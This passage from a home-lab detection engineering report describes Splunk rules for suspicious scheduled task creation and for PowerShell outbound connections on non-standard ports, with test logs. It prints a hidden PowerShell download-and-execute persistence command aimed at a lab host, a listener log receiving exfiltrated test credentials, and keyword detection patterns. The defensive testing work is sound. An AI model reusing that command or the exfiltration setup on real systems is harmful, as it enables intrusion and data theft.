
- Fig. 1 — Baseline query, 0 events (Last 24 hours, tuned logic)




- Fig. 2 — Tuned detection query result, 1 event (true positive only) — confirmed stable both before and after the false-positive test




- Fig. 3 — Broader false-positive baseline query, 3 events, confirming both true- and false-positive test events reached Splunk alongside unrelated background noise




- Fig. 4 — Alert configuration: search query, alert type (Scheduled), cron schedule, time range



- Fig. 5 — Alert configuration continued: trigger conditions, trigger actions, 30-day expiry



- Fig. 6 — Triggered Alerts log, confirming the alert fired live on its scheduled cadence



Rule 3 – Suspicious Scheduled Task Creation

Objective: Detect malicious persistence established via Scheduled Task creation, distinguishing attacker-planted PowerShell payloads from routine administrative task creation (e.g., maintenance jobs).

MITRE ATT&CK Mapping: T1053.005 (Scheduled Task/Job: Scheduled Task)

Final Detection Logic:

index=* EventCode=1 Image="*schtasks.exe*" CommandLine="*/create*" (CommandLine="*powershell*" OR CommandLine="*cmd.exe*") (CommandLine="*Hidden*" OR CommandLine="*-enc*" OR CommandLine="*IEX*" OR CommandLine="*DownloadString*")

| table _time, host, Image, CommandLine, ParentImage, User

This rule applies the same content-based detection strategy developed for Rule 2: rather than attempting to blacklist legitimate task names or creators, it only fires when a scheduled task's target command (/tr) references PowerShell or cmd.exe **combined with** a suspicious execution indicator. Baseline and test queries are scoped to Last 24 hours to avoid stale Project 1 lab data (a WindowsUpdateCheck scheduled task with hidden PowerShell exists in the index from that earlier investigation).

True Positive Test

Test script: schtasks /create registers a task named WindowsUpdateHealthCheck, triggered at logon, running a hidden PowerShell in-memory download-and-execute command.

Raw evidence (Sysmon Event ID 1):

UTC Time: 2026-07-29 12:34:46.921

ProcessId: 12168

Image: C:\Windows\System32\schtasks.exe

CommandLine: "C:\Windows\system32\schtasks.exe" /create /tn WindowsUpdateHealthCheck /tr "powershell.exe -NoProfile -WindowStyle Hidden -ExecutionPolicy Bypass -Command "IEX (New-Object Net.WebClient).DownloadString('http://192.168.56.101/beacon.ps1')"" /sc onlogon /ru vboxuser /f

ParentImage: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

User: WINDOWS10\vboxuser

Result: Rule correctly fired – 1 event matched (Fig. 2).

False Positive Test

Test script: schtasks /create registers a legitimate-looking task named WeeklyDiskCleanup, running the built-in Windows Disk Cleanup utility (cleanmgr.exe) on a weekly schedule under the SYSTEM account – no PowerShell, no scripting, no hidden execution.

Raw evidence (Sysmon Event ID 1):

UTC Time: 2026-07-29 12:40:45.816

ProcessId: 8976

Image: C:\Windows\System32\schtasks.exe

CommandLine: "C:\Windows\system32\schtasks.exe" /create /tn WeeklyDiskCleanup /tr "C:\Windows\System32\cleanmgr.exe /sagerun:1" /sc weekly /d SUN /st 03:00 /ru SYSTEM /f

ParentImage: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

User: WINDOWS10\vboxuser

Result: Rule correctly did **not** fire on this event. A broader baseline query (dropping the PowerShell/hidden-flag filters, matching on any schtasks /create) confirmed both the true- and false-positive tasks were genuinely created and reached Splunk (Fig. 3 – 2 events). The tuned detection query, re-run after the false-positive test had already occurred, still returned exactly 1 event – the true positive only (Fig. 4), confirming the rule correctly discriminates based on the scheduled task's target command content rather than merely the presence of a new scheduled task.

Tuning Outcome: Rule 3 required no correction beyond applying the content-based detection approach established in Rule 2 – it was correctly tuned on the first design, with both true-positive and false-positive behaviour confirmed as expected.


Alert Configuration:

- Name: Rule3 – Suspicious Scheduled Task Creation
- Type: Scheduled, cron */5 * * * *, Time Range: Last 24 hours
- Expires: 30 days
- Trigger: Number of Results > 0, for each result
- Action: Add to Triggered Alerts, Severity: High


Operational Confirmation: Verified firing live in Splunk's Activity → Triggered Alerts log (Fig. 7), confirmed Scheduled, Severity High, Mode Digest.

Evidence (Appendix):


- Fig. 1 — Baseline query, 0 events (Last 24 hours, tuned logic)




- Fig. 2 — True-positive detection, 1 event (prior to false-positive test)




- Fig. 3 — Broader false-positive baseline query, 2 events, confirming both true- and false-positive scheduled tasks were created




- Fig. 4 — Tuned detection query, re-run after the false-positive test, still showing only the true positive




- Fig. 5 — Alert configuration: search query, alert type (Scheduled), cron schedule, time range



- Fig. 6 — Alert configuration continued: trigger conditions, trigger actions, 30-day expiry



- Fig. 7 — Triggered Alerts log, confirming the alert fired live on its scheduled cadence



Rule 4 – Outbound Connection to Non-Standard Port

Objective: Detect data exfiltration or C2-style communication over a non-standard outbound port, while allowlisting a known-legitimate internal application port to avoid false positives on ordinary business traffic.

MITRE ATT&CK Mapping: T1048.003 (Exfiltration Over Unencrypted Non-C2 Protocol), T1071 (Application Layer Protocol)

Final Detection Logic:

index=* EventCode=3 Image="*powershell.exe*" NOT DestinationPort=8443

| table _time, host, Image, DestinationIp, DestinationPort, User

Consistent with the content/context-based approach used in Rules 2 and 3, this rule does not attempt to blacklist arbitrary "suspicious" ports, instead it scopes to PowerShell-initiated outbound connections specifically, and allowlists a single known-legitimate business port (8443) rather than trying to enumerate every possible malicious port in advance.

True Positive Test

Test script: PowerShell opens a direct outbound TCP connection to a Kali-hosted listener on port 4444 and transmits fabricated credential/session/exfiltration data as plaintext.

Raw evidence (Sysmon Event ID 3):

UTC Time: 2026-07-29 13:44:03.555

ProcessId: 5920

Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

SourceIp: 10.0.2.3, SourcePort: 53529

DestinationIp: 10.0.2.15, DestinationPort: 4444

User: WINDOWS10\vboxuser

Attacker-side corroboration: The Kali listener on port 4444 independently received the connection and the transmitted data:

listening on [any] 4444 ...

connect to [10.0.2.15] from (UNKNOWN) [10.0.2.3] 53529

USER=admin

PASS=P@ssw0rd123

SESSION=a8f3c91e2b7d

EXFIL=confidential_data_block_001

Result: Rule correctly fired – 1 event matched (Fig. 2).

False Positive Test

Test script: PowerShell opens an outbound TCP connection to a Kali-hosted listener on port 8443, formatted as a realistic internal application API call (HTTP POST with a JSON status payload), representing legitimate business traffic on a non-default port.

Raw evidence (Sysmon Event ID 3):

UTC Time: 2026-07-29 13:48:34.106

ProcessId: 5920

Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

SourceIp: 10.0.2.3, SourcePort: 53542

DestinationIp: 10.0.2.15, DestinationPort: 8443

User: WINDOWS10\vboxuser

Attacker-side corroboration: The Kali listener on port 8443 received a realistic internal API request:

listening on [any] 8443 ...

connect to [10.0.2.15] from (UNKNOWN) [10.0.2.3] 53542

POST /api/v1/status HTTP/1.1

Host: internal-app.lab

User-Agent: CompanySyncClient/2.4.1

Content-Type: application/json

Content-Length: 87

{"client_id":"WIN10-LAB-01","status":"ok","last_sync":"2026-07-25T17:42:00Z","version":"2.4.1"}

